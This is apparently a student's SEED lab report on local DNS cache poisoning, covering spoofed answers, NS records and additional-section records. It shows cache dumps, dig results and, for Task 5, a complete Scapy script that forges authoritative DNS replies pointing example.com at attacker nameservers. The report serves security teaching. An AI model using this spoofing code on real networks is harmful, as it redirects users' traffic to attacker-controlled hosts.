


In the user, we are digging to [www.example.com](http://www.example.com), while we are running test1.py in the seed-attacker, we can find the fake address **1.1.1.1** in the answer section of the website **www.example.com.**



This user machine sends out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.com domain. As attack is successful, we will be able to see your spoofed information in the reply

I don’t find any potential issue with sniffing or spoofing regarding the delay. But I tried this **tc qdisc add dev eth0 root netem** **delay 100ms** command to add delay, **tc qdisc show dev eth0** to show all tc entries and **tc qdisc del dev eth0 root netem** delete the tc entries. In seed-router, we enter to show all tc entries and this command to delete tc entries.




**Task 2 (DNS Cache Poisoning Attack – Spoofing Answers) – 20 pts**


**Code:**

****


Before the process starts we flush in the local dns server by doing **rndc flush**.

****

The process is similar for all tasks. Starting, we are running task2.py code in the attacker, then we dig **www.example.com** in the user ad successfully 1.1.1.1 address is found inside the answer section.




This shows the running of task2.py in the seed attacker and we receive this output while we dig in the user.



In the local dns server, we see if any dump is already there by running ls **/var/cache/bind/** and then dump the cache with **rndc dumpdb -cache**.

This shows that example.com asks for legitimate servers **a.iana-servers.net.** But[**www.example.com**](http://www.example.com) is poisoned with the **fake ip address 1.1.1.1**



**Task 3 (Spoofing NS Records) – 20 pts**


**Code:**

**The code is modified according to the provided requirements.**


****

****


The process is similar for all tasks. Starting, we are running task3.py code in the attacker, then we dig www.example.com in the user. We will get a fake ip address (1.1.1.1) in the answer section.




This shows the running of task3.py in the seed attacker and we receive this output while we dig in the user.




In the local dns server, we see if any dump is already there by running ls **/var/cache/bind/** and then dump the cache with **rndc dumpdb -cache**.We can find that while looking at contents using cat /var/cache/bind/dump.db, we can find fake ip (1.1.1.1) for **www.example.com**.




Now if I dig **example.com**, we will get 1.2.3.4 in the answer section.




Now if I dig **ftp.example.com**, we will get 1.2.3.6 in the answer section.



Now if I dig **ns.attacker32.com**, we will get 10.9.0.153 in the answer section




But we don’t get any packet reply other than the first digging of the task.




**Task 4 (Spoofing NS Records for Another Domain) – 10 pts**

**Code:**


We modify the code according to the requirements.






Before starting the task, we flush the cache in the local dns server.

The process is similar for all tasks. Starting, we are running task4.py code in the attacker, then we dig **www.example.com** in the user, we successfully get the fake reply(1.1.1.1).




This shows the running of task4.py in the seed attacker and we receive this output while we dig in the user.



In the local dns server, we see if any dump is already there by running ls **/var/cache/bind/** and then dump the cache with **rndc dumpdb -cache**.

.We can find that while looking at contents using cat /var/cache/bind/dump.db | grep attacker, we only see example.com and we didn’t see [www.google.com](http://www.google.com).

This attack didn’t work as [www.google.com](http://www.google.com) is not captured.



**Task 5 (Spoofing Records in the Additional Section) – 20 pts**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

pkt.show()

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',

ttl=259200, rdata='1.1.1.1')

# The Authority Section

NSsec1 = DNSRR(rrname='example.com.', type='NS',

ttl=259200, rdata='ns.attacker32.com')

NSsec2 = DNSRR(rrname='example.com.', type='NS',

ttl=259200, rdata='ns.example.com.')

# The Additional Section

Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',

ttl=259200, rdata='1.2.3.4')

Addsec2 = DNSRR(rrname='ns.example.net.', type='A',

ttl=259200, rdata='5.6.7.8')

Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',

ttl=259200, rdata='3.4.5.6')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=2, arcount=3,

an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt

spoofpkt.show()

send(spoofpkt)

